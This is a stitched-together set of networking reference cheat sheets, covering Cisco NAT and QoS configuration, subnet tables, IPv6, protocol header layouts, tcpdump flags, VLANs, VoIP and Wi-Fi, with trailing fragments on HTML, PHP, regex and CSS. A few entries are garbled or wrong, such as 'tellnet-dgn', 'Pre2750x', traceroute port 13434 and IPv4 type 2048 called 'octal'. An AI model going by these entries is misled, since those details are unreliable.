An extension to NAT that translates information at layer four and above, such as TCP and UDP port numbers; dynamic PAT configurations include the **overload** keyword

Extendable Translation
The **extendable** keyword must be appended when multiple overlapping static translations are configured

Special NAT Pool Types

Rotary	Used for load balancing
Match-Host	Preserves the host portion of the address after translation

Troubleshooting

```
show ip nat translations [verbose]
show ip nat statistics
clear ip nat translations
```

NAT Translations Tuning

```
ip nat translation tcp-timeout <seconds>
ip nat translation udp-timeout <seconds>
ip nat translation max-entries <number>
```

Inside Destination Translation

```
! Create a rotary NAT pool
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Enable load balancing across inside hosts for incoming traffic
ip nat inside destination list 12 pool LoadBalServers
```

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Quality of Service Models

Best Effort · No QoS policies are implemented

Integrated Services (IntServ)
Resource Reservation Protocol (RSVP) is used to reserve bandwidth per-flow across all nodes in a path

Differentiated Services (DiffServ)
Packets are individually classified and marked; policy decisions are made independently by each node in a path

Layer 2 QoS Markings


Medium	Name	Type
Ethernet	Class of Service (CoS)	3-bit 802.1p field in 802.1Q header
Frame Relay	Discard Eligibility (DE)	1-bit drop eligibility flag
ATM	Cell Loss Priority (CLP)	1-bit drop eligibility flag
MPLS	Traffic Class (TC)	3-bit field compatible with 802.1p

IP QoS Markings

IP Precedence
The first three bits of the IP TOS field; limited to 8 traffic classes

Differentiated Services Code Point (DSCP)
The first six bits of the IP TOS are evaluated to provide more granular classification; backward-compatible with IP Precedence

QoS Flowchart



Terminology

Per-Hop Behavior (PHB)
The individual QoS action performed at each independent DiffServ node

Trust Boundary · Beyond this, inbound QoS markings are not trusted

Tail Drop · Occurs when a packet is dropped because a queue is full

Policing
Imposes an artificial ceiling on the amount of bandwidth that may be consumed; traffic exceeding the policer rate is reclassified or dropped

Shaping
Similar to policing but buffers excess traffic for delayed transmission; makes more efficient use of bandwidth but introduces a delay

TCP Synchronization
Flows adjust TCP window sizes in synch, making inefficient use of a link


DSCP Per-Hop Behaviors

Class Selector (CS) · Backward-compatible with IP Precedence values

Assured Forwarding (AF) · Four classes with variable drop preferences

Expedited Forwarding (EF) · Priority queuing for delay-sensitive traffic

IP Type of Service (TOS)



Precedence/DSCP

	Binary	DSCP	Prec.
56	111000	Reserved	7
48	110000	Reserved	6
46	101110	EF	5
32	100000	CS4	4
34	100010	AF41	
36	100100	AF42	
38	100110	AF43	
24	011000	CS3	3
26	011010	AF31	
28	011100	AF32	
30	011110	AF33	
16	010000	CS2	2
18	010010	AF21	
20	010100	AF22	
22	010110	AF23	
8	001000	CS1	1
10	001010	AF11	
12	001100	AF12	
14	001110	AF13	
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Congestion Avoidance

Random Early Detection (RED)
Packets are randomly dropped before a queue is full to prevent tail drop; mitigates TCP synchronization

Weighted RED (WRED)
RED with the added capability of recognizing prioritized traffic based on its marking

Class-Based WRED (CBWRED)
WRED employed inside a class-based WFQ (CBWFQ) queue

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
Queuing Comparison

	FIFO	PQ	CQ	WFQ	CBWFQ	LLQ
Default on Interfaces	>2 Mbps	No	No	<=2 Mbps	No	No
Number of Queues	1	4	Configured	Dynamic	Configured	Configured
Configurable Classes	No	Yes	Yes	No	Yes	Yes
Bandwidth Allocation	Automatic	Automatic	Configured	Automatic	Configured	Configured
Provides for Minimal Delay	No	Yes	No	No	No	Yes
Modern Implementation	Yes	No	No	No	Yes	Yes

First In First Out (FIFO)




· Packets are transmitted in the order they are processed

· No prioritization is provided

· Default queuing method on high-speed (>2 Mbps) interfaces

· Configurable with the **tx-ring-limit** interface config command

Custom Queuing (CQ)




· Rotates through queues using Weighted Round Robin (WRR)

· Processes a configurable number of bytes from each queue per turn

· Prevents queue starvation but does not provide for delay-sensitive traffic

Class-Based WFQ (CBWFQ)




· WFQ with administratively configured queues

· Each queue is allocated an amount/percentage of bandwidth

· No support for delay-sensitive traffic

Priority Queuing (PQ)




· Provides four static queues which cannot be reconfigured

· Higher-priority queues are always emptied before lower-priority queues

· Lower-priority queues are at risk of bandwidth starvation

Weighted Fair Queuing (WFQ)




· Queues are dynamically created per flow to ensure fair processing

· Statistically drops packets from aggressive flows more often

· No support for delay-sensitive traffic

Low Latency Queuing (LLQ)



· CBWFQ with the addition of a policed strict-priority queue

· Highly configurable while still supporting delay-sensitive traffic

LLQ Config Example

Class Definitions

```
! Match packets by DSCP value
class-map match-all Voice
 match dscp ef
!
class-map match-all Call-Signaling
 match dscp cs3
!
class-map match-any Critical-Apps
 match dscp af21 af22
!
! Match packets by access list
class-map match-all Scavenger
 match access-group name Other
```

Policy Creation

```
policy-map Foo
 class Voice
  ! Priority queue policed to 33%
  priority percent 33
 class Call-Signaling
  ! Allocate 5% of bandwidth
  bandwidth percent 5
 class Critical-Apps
  bandwidth percent 20
  ! Extend queue size to 96 packets
  queue-limit 96
 class Scavenger
  ! Police to 64 kbps
  police cir 64000
   conform-action transmit
   exceed-action drop
 class class-default
  ! Enable WFQ
  fair-queue
  ! Enable WRED
  random-detect
```

Policy Application

```
interface Serial0
 ! Apply the policy in or out
 service-policy output Foo
```

LLQ Config Example

```
show policy-map [interface]
Show interface
show queue <interface>
Show mls qos
```

IPv4 Subnetting

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
Subnets

CIDR	Subnet Mask	Addresses	Wildcard
/32	255.255.255.255	1	0.0.0.0
/31	255.255.255.254	2	0.0.0.1
/30	255.255.255.252	4	0.0.0.3
/29	255.255.255.248	8	0.0.0.7
/28	255.255.255.240	16	0.0.0.15
/27	255.255.255.224	32	0.0.0.31
/26	255.255.255.192	64	0.0.0.63
/25	255.255.255.128	128	0.0.0.127
/24	255.255.255.0	256	0.0.0.255
/23	255.255.254.0	512	0.0.1.255
/22	255.255.252.0	1,024	0.0.3.255
/21	255.255.248.0	2,048	0.0.7.255
/20	255.255.240.0	4,096	0.0.15.255
/19	255.255.224.0	8,192	0.0.31.255
/18	255.255.192.0	16,384	0.0.63.255
/17	255.255.128.0	32,768	0.0.127.255
/16	255.255.0.0	65,536	0.0.255.255
/15	255.254.0.0	131,072	0.1.255.255
/14	255.252.0.0	262,144	0.3.255.255
/13	255.248.0.0	524,288	0.7.255.255
/12	255.240.0.0	1,048,576	0.15.255.255
/11	255.224.0.0	2,097,152	0.31.255.255
/10	255.192.0.0	4,194,304	0.63.255.255
/9	255.128.0.0	8,388,608	0.127.255.255
/8	255.0.0.0	16,777,216	0.255.255.255
/7	254.0.0.0	33,554,432	1.255.255.255
/6	252.0.0.0	67,108,864	3.255.255.255
/5	248.0.0.0	134,217,728	7.255.255.255
/4	240.0.0.0	268,435,456	15.255.255.255
/3	224.0.0.0	536,870,912	31.255.255.255
/2	192.0.0.0	1,073,741,824	63.255.255.255
/1	128.0.0.0	2,147,483,648	127.255.255.255
/0	0.0.0.0	4,294,967,296	255.255.255.255

Decimal to Binary

Subnet Mask		Wildcard	
255	1111 1111	0	0000 0000
254	1111 1110	1	0000 0001
252	1111 1100	3	0000 0011
248	1111 1000	7	0000 0111
240	1111 0000	15	0000 1111
224	1110 0000	31	0001 1111
192	1100 0000	63	0011 1111
128	1000 0000	127	0111 1111
0	0000 0000	255	1111 1111

Subnet Proportion



Classful Ranges

A	0.0.0.0 – 127.255.255.255
B	128.0.0.0 - 191.255.255.255
C	192.0.0.0 - 223.255.255.255
D	224.0.0.0 - 239.255.255.255
E	240.0.0.0 - 255.255.255.255

Reserved Ranges

RFC 1918	10.0.0.0 - 10.255.255.255
Localhost	127.0.0.0 - 127.255.255.255
RFC 1918	172.16.0.0 - 172.31.255.255
RFC 1918	192.168.0.0 - 192.168.255.255

Terminology

CIDR
Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

VLSM
Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes

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
Protocol Header



Version (4 bits) · Always set to 6

Traffic Class (8 bits) · A DSCP value for QoS

Flow Label (20 bits) · Identifies unique flows (optional)

Payload Length (16 bits) · Length of the payload in bytes

Next Header (8 bits) · Header or protocol which follows

Hop Limit (8 bits) · Similar to IPv4's time to live field

Source Address (128 bits) · Source IP address

Destination Address (128 bits) · Destination IP address

Address Types

Unicast · One-to-one communication

Multicast · One-to-many communication

Anycast · An address configured in multiple locations

Address Notation

· Eliminate leading zeros from all two-byte sets

· Replace up to one string of consecutive zeros with a double-colon (::)

Address Formats

Global unicast

Link-local unicast

Multicast

EUI-64 Formation

· Insert 0xfffe between the two halves of the MAC

· Flip the seventh bit (universal/local flag) to 1

Multicast Scopes

1 Interface-local	**5** Site-local
2 Link-local	**8** Org-local
4 Admin-local	**E** Global

Special-Use Ranges

::/0	Default route
::/128	Unspecified
::1/128	Loopback
::/96	IPv4-compatible*
::FFFF:0:0/96	IPv4-mapped
2001::/32	Teredo
2001:DB8::/32	Documentation
2002::/16	6to4
FC00::/7	Unique local
FE80::/10	Link-local unicast
FEC0::/10	Site-local unicast*
FF00::/8	Multicast

* Deprecated

Extension Headers

Hop-by-hop Options (0)
Carries additional information which must be examined by every router in the path

Routing (43)
Provides source routing functionality

Fragment (44)
Included when a packet has been fragmented by its source

Encapsulating Security Payload (50)
Provides payload encryption (IPsec)

Authentication Header (51)
Provides packet authentication (IPsec)

Destination Options (60)
Carries additional information which pertains only to the recipient

Transition Mechanisms

Dual Stack
Transporting IPv4 and IPv6 across an infrastructure simultaneously

Tunneling
IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)

Translation
Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses

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UDP Header

Bit Number

```
 1 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 2 3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
```

Source Port	Destination Port
Length	Checksum

UDP Header Information

Common UDP Well-Known Server Ports

```
  7 echo                  158 tellnet-dgn
 19 chargen               161 snmp
 37 time                  162 snmp-trap
 53 domain                501 isakmp
 67 bootps (DHCP)         514 syslog
 68 bootpc (DHCP)         520 rip
 69 tftp                13434 traceroute
137 netbios-ns
```

Length
(Number of bytes in entire datagram including header; minimum value = 8)

Checksum
(Covers pseudo-header and entire UDP datagram)

ARP

Bit Number

```
 1 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 2 3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
```

Hardware Address Type		Protocol Address Type
H/w Addr Len	Prot. Addr Len	Operation
Source Hardware Address		
Source Hardware Addr (cont.)		Source Protocol Address
Source Protocol Addr (cont.)		Target Hardware Address
Target Hardware Address (cont.)		
Target Protocol Address		

ARP Parameters (for Ethernet and IPv4)

Hardware Address Type
```
 1 Ethernet
 6 IEEE 802 LAN
```

Protocol Address Type
```
 2048 IPv4 (octal)
```

Hardware Address Length
```
 6 for Ethernet/IEEE 802
```

Protocol Address Length
```
 4 for IPv4
```

Operation
```
 1 Request
 2 Reply
```


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TCP/IP and tcpdump

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tcpdump Usage

```
tcpdump  [-aenStvx]  [-F file]
[-i int]  [-r file]  [-s snaplen]
[-w file]  [*filter_expression*]

-e Display data link header.
-F Filter expression in file.
-i  Listen on int interface.
-n  Don't resolve IP addresses.
-r  Read packets from file.
-s  Get snaplen bytes from each packet.
-S  Use absolute TCP sequence numbers.
-t  Don't print timestamp.
-v  Verbose mode.
-w  Write packets to file.
-x  Display in hex.
-X  Display in hex and ASCII.
```

Acronyms

AH	Authentication Header (RFC 2402)
ARP	Address Resolution Protocol (RFC 826)
BGP	Border Gateway Protocol (RFC 1771)
CWR	Congestion Window Reduced (RFC 2481)
DF	Don't Fragment bit (IP)
DHCP	Dynamic Host Configuration Protocol (RFC 2131)
DNS	Domain Name System (RFC 1035)
ECN	Explicit Congestion Notification (RFC 3168)
EIGRP	Extended IGRP (Cisco)
ESP	Encapsulating Security Payload (RFC 2406)
FTP	File Transfer Protocol (RFC 959)
GRE	Generic Routing Encapsulation (RFC 2784)
HTTP	HyperText Transfer Protocol (RFC 1945)
ICMP	Internet Control Message Protocol (RFC 792)
IGMP	Internet Group Management Protocol (RFC 2236)
IGRP	Interior Gateway Routing Protocol (Cisco)
IMAP	Internet Message Access Protocol (RFC 2060)
IP	Internet Protocol (RFC 791)
ISAKMP	Internet Security Association & Key Management Protocol (RFC 2408)
L2TP	Layer 2 Tunneling Protocol (RFC 2661)
NNTP	Network News Transfer Protocol (RFC 977)
OSPF	Open Shortest Path First (RFC 1583)
POP3	Post Office Protocol v3 (RFC 1460)
RFC	Request for Comments
RIP	Routing Information Protocol (RFC 2453)
LDAP	Lightweight Directory Access Protocol (RFC 2251)
SKIP	Simple Key Management for Internet Protocols
SMTP	Simple Mail Transfer Protocol (RFC 821)
SNMP	Simple Network Management Protocol (RFC 1157)
SSH	Secure Shell
SSL	Secure Sockets Layer (Netscape)
TCP	Transmission Control Protocol (RFC 793)
TFTP	Trivial File Transfer Protocol (RFC 1350)
TOS	Type of Service field (IP)
UDP	User Datagram Protocol (RFC 768)

All RFCs can be found at http://www.rfc-editor.org

DNS

Bit Number

```
                1 1 1 1 1 1
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5
```

LENGTH (TCP ONLY)						
ID						
QR	Opcode	AA	TC	RD	RA	Z	RCODE
QDCOUNT						
ANCOUNT						
NSCOUNT						
ARCOUNT						
Question Section						
Answer Section						
Authority Section						
Additional Information Section						

DNS Parameters

Query/Response
- 0 Query
- 1 Response

Opcode
- 0 Standard query (QUERY)
- 1 Inverse query (IQUERY)
- 2 Server status request (STATUS)

AA

(1 = Authoritative Answer)

TC

(1 = Truncation)

RD

(1 = Recursion Desired)

RA

(1 = Recursion Available)

Z

(Reserved; set to 0)

Response code
- 0 No error
- 1 Format error
- 2 Server failure
- 3 Non-existent domain (NXDOMAIN)
- 4 Query type not implemented
- 5 Query refused

QDCOUNT

(No. of entries in Question section)

ANCOUNT

(No. of resource records in Answer section)

NSCOUNT

(No. of name server resource records in Authority section)

ARCOUNT

(No. of resource records in Additional Information section.

ICMP

Bit Number

```
                1 1 1 1 1 1 2 2 2 2 2 2 2 2 3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3
```

Type	Code	Checksum
Other messages-specific information...		

Type Name/Codes (Code=0 unless otherwise specified)
- 0 Echo Reply
- 3 Destination Unreachable
  - 0 Net Unreachable
  - 1 Host Unreachable
  - 2 Protocol Unreachable
  - 3 Port Unreachable
  - 4 Fragmentation Needed & DF Set
  - 5 Source Route Failed
  - 6 Destination Network Unknown
  - 7 Destination Host Unknown
  - 8 Source Host Isolated
  - 9 Network Administratively Prohibited
  - 10 Host Administratively Prohibited
  - 11 Network Unreachable for TOS
  - 12 Host Unreachable for TOS
  - 13 Communication Administratively Prohibited
- 4 Source Quench
- 5 Redirect
  - 0 Redirect Datagram for the Network
  - 1 Redirect Datagram for the Host
  - 2 Redirect Datagram for the TOS & Network
  - 3 Redirect Datagram for the TOS & Host
- 8 Echo
- 9 Router Advertisement
- 10 Router Selection
- 11 Time Exceeded
  - 0 Time to Live exceeded in Transit
  - 1 Fragment Reassembly Time Exceeded
- 12 Parameter Problem
  - 0 Pointer indicates the error
  - 1 Missing a Required Option
  - 2 Bad Length
- 13 Timestamp
- 14 Timestamp Reply
- 15 Information Request
- 16 Information Reply
- 17 Address Mask Request
- 18 Address Mask Reply
- 30 Traceroute

PING (Echo/Echo Reply)

Bit Number

```
                1 1 1 1 1 1 2 2 2 2 2 2 2 2 3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
```

Type (8 or 0)	Code (0)	Checksum
Identifier		Sequence Number
Data...		

IP Header

Bit Number

```
                1 1 1 1 1 1 2 2 2 2 2 2 2 2 3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
```

Version	IHL	Type of Service	Total Length
Identification		Flags	Fragment Offset
Time to Live		Protocol	Header Checksum
Source Address			
Destination Address			
Options (optional)			

IP Header Contents

Version

4 IP version 4

Internet Header Length

Number of 32-bit words in IP header; minimum value = 5 (20 bytes) & maximum value = 15 (60 bytes)

Type of Service (Pre2750x) --> **Differentiated Services**

Precedence 000-111 DSB

D (1 = minimize delay) 0

T (1 = maximize throughput) 0

R (1 = maximize reliability) 0

C (1 = minimize cost) 1 = ECN capable

X (reserved and set to 0) 1 = congestion experienced

Total Length

Number of bytes in packet; maximum length = 65,535

Flags (WIM)

X (reserved and set to 0)

D (1 = Don't Fragment)

M (1 = More Fragments)

Fragment Offset

Position of this fragment in the original datagram, in units of 8 bytes

Protocol

1 ICMP	17 UDP	57 SKIP
2 IGMP	47 GRE	88 EIGRP
6 TCP	50 ESP	89 OSPF
9 IGRP	51 AH	115 L2TP

Header Checksum

Covers IP header only

Addressing

HOST_ID	RFC 1918 PRIVATE ADDRESSES
0-127 Class A	10.0.0.0-10.255.255.255
128-191 Class B	172.16.0.0-172.31.255.255
192-223 Class C	192.168.0.0-192.168.255.255
224-239 Class D (multicast)	
240-255 Class E (experimental)	
HOST_ID	
0	Network value; broadcast (old)
255	Broadcast

Options (0-40 bytes; padded to 4-byte boundary)
- 0 End of Options list
- 1 No operation (pad)
- 7 Record route
- 68 Timestamp
- 131 Loose source route
- 137 Strict source route

TCP Header

Bit Number

```
                1 1 1 1 1 1 2 2 2 2 2 2 2 2 3 3
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
```

Source Port		Destination Port
Sequence Number		
Acknowledgment Number		
Offset (Data offset)	Reserved	Flags	Window
Checksum		Urgent Pointer
Options (optional)		

TCP Header Contents

Common TCP Well Known Server Ports

7 echo	110 pop3
19 chargen	111 sunrpc
20 ftp-data	119 nntp
21 ftp-control	139 netbios-ssn
22 ssh	143 imap
23 telnet	179 bgp
25 smtp	389 ldap
53 domain	443 https (ssl)
79 finger	445 microsoft-ds
80 http	1080 socks

Offset

Number of 32-bit words in TCP header; minimum value = 5

Reserved

4 bits; set to 0

Flags (CEUAPRSF)

ECN bits (used when ECN supported; else 00)
- CWR (1 = sender has cut congestion window in half)
- ECN-Echo (1 = receiver sees congestion window is half)

U (1 = Consult urgent pointer, notify server application of urgent data)

A (1 = Consult acknowledgment field)

P (1 = Push data)

R (1 = Reset connection)

S (1 = Synchronize sequence numbers)

F (1 = no more data; Finish connection)

Checksum

Covers pseudoheader and entire TCP segment

Urgent Pointer

Offset pointer to urgent data

Options

0 End of Options list	3 Window scale
1 No operation (pad)	4 Selective ACK ok
2 Maximum segment size	8 Timestamp

VLANs

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
Trunk Encapsulation



VLAN Creation

```
Switch(config)# vlan 100
Switch(config-vlan)# name Engineering
```

Access Port Configuration

```
Switch(config-if)# switchport mode access
Switch(config-if)# switchport nonegotiate
Switch(config-if)# switchport access vlan 100
Switch(config-if)# switchport voice vlan 150
```

Trunk Port Configuration

```
Switch(config-if)# switchport mode trunk
Switch(config-if)# switchport trunk encapsulation dot1q
Switch(config-if)# switchport trunk allowed vlan 10,20-30
Switch(config-if)# switchport trunk native vlan 10
```

SVI Configuration

```
Switch(config)# interface vlan100
Switch(config-if)# ip address 192.168.100.1 255.255.255.0
```

VLAN Trunking Protocol (VTP)

Domain
Common to all switches participating in VTP

Server Mode
Generates and propagates VTP advertisements to clients; default mode on unconfigured switches

Client Mode
Receives and forwards advertisements from servers; VLANs cannot be manually configured on switches in client mode

Transparent Mode
Forwards advertisements but does not participate in VTP; VLANs must be configured manually

Pruning
VLANs not having any access ports on an end switch are removed from the trunk to reduce flooded traffic

VTP Configuration

```
Switch(config)# vtp mode {server | client | transparent}
Switch(config)# vtp domain <name>
Switch(config)# vtp password <passsword>
Switch(config)# vtp version {1 | 2}
Switch(config)# vtp pruning
```

Trunk Types

	802.1Q	ISL
Header Size	4 bytes	26 bytes
Trailer Size	N/A	4 bytes
Standard	IEEE	Cisco
Maximum VLANs	4094	1000

VLAN Numbers

0	Reserved	**1004**	fdnet
1	default	**1005**	trnet
1002	fddi-default	**1006-4094**	Extended
1003	tr	**4095**	Reserved

Terminology

Trunking
Carrying multiple VLANs over the same physical connection

Native VLAN
By default, frames in this VLAN are untagged when sent across a trunk

Access VLAN
The VLAN to which an access port is assigned

Voice VLAN
If configured, enables minimal trunking to support voice traffic in addition to data traffic on an access port

Dynamic Trunking Protocol (DTP)
Can be used to automatically establish trunks between capable ports (insecure)

Switched Virtual Interface (SVI)
A virtual interface which provides a routed gateway into and out of a VLAN

Switch Port Modes

`trunk`
Forms an unconditional trunk

`dynamic desirable`
Attempts to negotiate a trunk with the far end

`dynamic auto`
Forms a trunk only if requested by the far end

`access`
Will never form a trunk

Troubleshooting

```
show vlan
show interface [status | switchport]
show interface trunk
show vtp status
show vtp password
```

VOIP Basics

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
Pulse Code Modulation (PCM)



Sampling
8000 discrete signal measurements are taken at equal intervals every second

Quantization
The level of each sample is rounded to the nearest expressible value

Encoding
Digital values are encoded as binary numbers for encapsulation

Compression (Optional)
The digital signal is compressed in real time to consume less bandwidth

Power Over Ethernet (PoE)

Cisco Inline Power (ILP)
Pre-standard; employs a 340 kHz tone to detect devices; power needs communicated via CDP

IEEE 802.3af
Detects power requirements of PoE device by the line resistance present

IEEE 802.3at
Uses LLDP to negotiate delivery of up to 25 watts in .10 W intervals

IEEE 802.3af Classes

0	15.4 W	**3**	15.4 W
1	4 W	**4**	Reserved
2	7 W		

Voice Codecs

	MOS	Bandwidth	Complexity	Free
G.722 SB-ADPCM	4.13	48-64 kbps	Medium	Yes
G.711 PCM	4.1	64 kbps	Low	Yes
iLBC	4.1	15.2 kbps	High	Yes
G.729 CS-ACELP	3.92	8 kbps	High	No
G.726 ADPCM	3.85	32 kbps	Medium	Yes
G.729a CS-ACELP	3.7	8 kbps	Medium	No
G.728 LD-CELP	3.61	16 kbps	High	No

Signaling Protocols

ITU-T H.323
Originally designed for multimedia transmission over ISDN; mature and widely supported; peer-to-peer call control

Session Initiation Protocol (SIP)
Text-based, similar in nature to HTTP; defined in RFC 3261; peer-to-peer call control

Media Gateway Control Protocol (MGCP)
Employs centralized call control; defined in RFC 3661


Skinny Client Control Protocol (SCCP)
Cisco-proprietary; limited support on gateways; centralized control

Calculating Required Bandwidth

G.711/Ethernet Example

Codec Payload (Bitrate × Sample Size)	64 Kbps × 20 msec		160 B
L2 Overhead	Ethernet (18) + 802.1Q (4)	+	22 B
L3 Overhead	IP (20)	+	20 B
L4 Overhead	UDP (8) + RTP (12)	+	20 B
Packets per Second	1000 msec / 20 msec	×	50 pps
Total Bandwidth			88.8 Kbps

IP Phone Boot Process



1. Power Over Ethernet (Optional)
Power is supplied via IEEE 802.3af/at or Cisco ILP

2. VLANs Learned via CDP or LLDP
Voice and data VLANs communicated via CDP/LLDP

3. IP Assignment via DHCP
The phone sends a DHCP request in the voice VLAN; the response includes an IP and DHCP option 150

4. Configuration Retrieved via TFTP
The phone retrieves its configuration from one of the TFTP servers specified in the DHCP option

5. Registration
The phone registers with the call server(s) specified in its configuration

Access Switch Port Configuration

```
interface FastEthernet0/1

 ! Configure data and voice access VLANs
 switchport access vlan <VLAN>
 switchport voice vlan <VLAN>

 ! Trust ingress QoS markings
 mls qos trust cos

 ! Optionally pre-allocate power for the port
 power inline static [max <wattage>]
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IEEE Standards

	802.11a	802.11b	802.11g	802.11n
Maximum Throughput	54 Mbps	11 Mbps	54 Mbps	300 Mbps
Frequency	5 GHz	2.4 GHz	2.4 GHz	2.4/5 GHz
Modulation	OFDM	DSSS	DSSS/OFDM	OFDM
Channels (FCC/ETSI)	21/19	11/13	11/13	32/32
Ratified	1999	1999	2003	2009

WLAN Types


Ad Hoc
A WLAN between isolated stations with no central point of control; an IBSS

Infrastructure
A WLAN attached to a wired network via an access point; a BSS or ESS

Frame Types

Type	Class
Association	Management
Authentication	Management
Probe	Management
Beacon	Management
Request to Send (RTS)	Control
Clear to Send (CTS)	Control
Acknowledgment (ACK)	Control
Data	Data


Client Association



Modulations

Scheme	Modulation	Throughput
DSSS	DBPSK	1 Mbps
	DQPSK	2 Mbps
	CCK	5.5/11 Mbps
OFDM	BPSK	6/9 Mbps
	QPSK	12/18 Mbps
	16-QAM	24/36 Mbps
	64-QAM	48/54 Mbps

WLAN Components



Basic Service Area (BSA)
The physical area covered by the wireless signal of a BSS

Basic Service Set (BSS)
A set of stations and/or access points which can directly communicate via a wireless medium

Distribution System (DS)
The wired infrastructure connecting multiple BSSs to form an ESS

Extended Service Set (ESS)
A set of multiple BSSs connected by a DS which appear to wireless stations as a single BSS

Independent BSS (IBSS)
An isolated BSS with no connection to a DS; an *ad hoc* WLAN

Measuring RF Signal Strength

Decibel (dB)
An expression of signal strength as compared to a reference signal; calculated as $10\log_{10}(\text{signal/reference})$

dBm · Signal strength compared to a 1 milliwatt signal

dBw · Signal strength compared to a 1 watt signal

dBi · Compares forward antenna gain to that of an isotropic antenna

Terminology

Basic Service Set Identifier (BSSID)
A MAC address which serves to uniquely identify a BSS

Service Set Identifier (SSID)
A human-friendly text string which identifies a BSS; 1-32 characters

Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA)
The mechanism which facilitates efficient communication across a shared wireless medium (provided by DCF or PCF)

Effective Isotropic Radiated Power (EIRP)
Net signal strength (transmitter power + antenna gain - cable loss)

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
Distributed Coordination Function (DCF)



Interframe Spacing

Short IFS (SIFS)
Used to provide minimal spacing delay between control frames or data fragments

DCF IFS (DIFS)
Normal spacing enforced under DCF for management and non-fragment data frames

Arbitrated IFS (AIFS)
Variable spacing calculated to accommodate differing qualities of service (QoS)

Extended IFS (EIFS)
Extended delay imposed after errors are detected in a received frame

Encryption Schemes

Wired Equivalent Privacy (WEP)
Flawed RC4 implementation using a 40- or 104-bit pre-shared encryption key (deprecated)

Wi-Fi Protected Access (WPA)
Implements the improved RC4-based encryption Temporal Key Integrity Protocol (TKIP) which can operate on WEP-capable hardware

IEEE 802.11i (WPA2)
IEEE standard developed to replace WPA; requires a new generation of hardware to implement significantly stronger AES-based CCMP encryption

Quality of Service Markings

WMM	802.11e	802.1p
Platinum	7/6	6/5
Gold	5/4	4/3
Silver	3/0	0
Bronze	2/1	2/1

Wi-Fi Multimedia (WMM)
A Wi-Fi Alliance certification for QoS; a subset of 802.11e QoS

IEEE 802.11e
Official IEEE WLAN QoS standard ratified in 2005; replaces WMM

IEEE 802.1p
QoS markings in the 802.1Q header on wired Ethernet

Client Authentication

Open · No authentication is used

Pre-shared Encryption Keys
Keys are manually distributed among clients and APs

Lightweight EAP (LEAP)
Cisco-proprietary EAP method introduced to provide dynamic keying for WEP (deprecated)


EAP-TLS
Employs Transport Layer Security (TLS); PKI certificates are required on the AP and clients

EAP-TTLS
Clients authenticate the AP via PKI, then form a secure tunnel inside which the client authentication takes place (clients do not need PKI certificates)

Protected EAP (PEAP)
A proposal by Cisco, Microsoft, and RSA which employs a secure tunnel for client authentication like EAP-TTLS

EAP-FAST
Developed by Cisco to replace LEAP; establishes a secure tunnel using a Protected Access Credential (PAC) in the absence of PKI certificates

RF Signal Interference



Antenna Types

Directional · Radiates power in one focused direction

Omnidirectional
Radiates power uniformly across a plane

Isotropic
A theoretical antenna referenced when measuring effective radiated power

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Images and Image Maps

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Common Character Entities

"	"	Quotation mark
&	&	Ampersand
<	<	Less than
>	>	Greater than
@	@	"At" symbol
€	€	Euro
•	•	Small bullet
™	™	Trademark
£	£	Pound
		Non-breaking space
©	©	Copyright symbol

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Language Attributes

dir	lang

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Keyboard Attributes

accesskey	tabindex

Window Events

onLoad	onUnload

Form Events

onBlur	onReset
onChange	onSelect
onFocus	onSubmit

Keyboard Events

onKeydown	onKeyup
onKeypress	

Mouse Events

onClick	onMouseout
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file_exists (file)
fopen (file, mode)
fread (handle, len)
fwrite (handle, str)
readfile (file)

fopen() Modes

r	Read
r+	Read and write, prepend
w	Write, truncate
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.	Any single character
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(...)	Group section
[abc]	Item in range (a, b or c)
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\s	White space
a?	Zero or one of a
a*	Zero or more of a
a*?	Zero or more of a, ungreedy
a+	One or more of a
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div	
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div span	within
div, span	and
div > span	with parent
div + span	preceded by
.class	Elements of class "class"
div.class	of class "class"
#itemid	Element with id "itemid"
div#itemid	with id "itemid"
a[attr]	<a> with attribute "attr"
a[attr='x']	<a> when "attr" is "x"
a[class~='x']	<a> when class is a list containing 'x'
a[lang|='en']	<a> when lang begins "en"

Pseudo-Selectors and Pseudo-Classes

:first-child	First child element
:first-line	First line of element
:first-letter	First letter of element
:hover	Element with mouse over
:active	Active element
:focus	Element with focus
:link	Unvisited links
:visited	Visited links
:lang(var)	Element with language "var"
:before	Before element
:after	After element

Sizes and Colours

0	0 requires no unit
Relative Sizes	
em	1em equal to font size of parent (same as 100%)
ex	Height of lower case "x"
%	Percentage
Absolute Sizes	
px	Pixels
cm	Centimeters
mm	Millimeters
in	Inches
pt	1pt = 1/72in
pc	1pc = 12pt
Colours	
#789abc	RGB Hex Notation
#acf	Equates to "#aaccff"
rgb(0,25,50)	Value of each of red, green, and blue. 0 to 255, may be swapped for percentages.

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

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right	unicode-bidi
bottom	overflow
left	clip
float	visibility

Dimensions

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min-width	max-height
max-width	vertical-align
height	

Color / Background

color +	background-repeat
background x	background-image
background-color	background-position
background-attachment	

Text

text-indent +	word-spacing +
text-align +	text-transform +
text-decoration	white-space +
text-shadow	line-height +
letter-spacing +	

Fonts

font + x	font-weight +
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font-style +	font-size +
font-variant +	font-size-adjust +

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Boxes

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padding-left	border-left-style
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border-bottom x	border-right-width
border-right x	border-bottom-width
border-left x	border-left-width

